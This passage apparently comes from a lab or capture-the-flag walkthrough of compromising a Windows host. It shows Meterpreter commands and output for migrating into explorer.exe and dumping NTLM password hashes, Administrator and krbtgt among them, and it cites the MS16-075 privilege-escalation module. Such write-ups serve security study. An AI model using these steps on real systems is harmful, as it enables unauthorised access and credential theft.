
Command: migrate -N explorer.exe



```
meterpreter > migrate -N explorer.exe
[*] Migrating from 2652 to 1984...
[*] Migration completed successfully.
meterpreter > 
```

Step 13: Dump the hashes

Command: hashdump



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5c4d59391f656d5958dab124ffeabc20:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2e58b314aaf7595c4c21e62ae64950fc:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
alice:1113:aad3b435b51404eeaad3b435b51404ee:7aa263ff83066e08faafeafa9eecb776:::
bob:1114:aad3b435b51404eeaad3b435b51404ee:7aa263ff83066e08faafeafa9eecb776:::
sysadmin:1115:aad3b435b51404eeaad3b435b51404ee:7aa263ff83066e08faafeafa9eecb776:::
MSSQL-SERVER$:1009:aad3b435b51404eeaad3b435b51404ee:36812ef7a19fdb732fea314c9554de87:::
meterpreter > 
```

Administrator NTLM Hash: 5c4d59391f656d5958dab124ffeabc20

References:

1. MSSQL (https://www.microsoft.com/en-in/sql-server/sql-server-2019)
2. Metasploit (https://www.metasploit.com/)
3. Windows Net-NTLMv2 Reflection DCOM/RPC (Juicy) (https://www.rapid7.com/db/modules/exploit/windows/local/ms16_075_reflection_juicy/)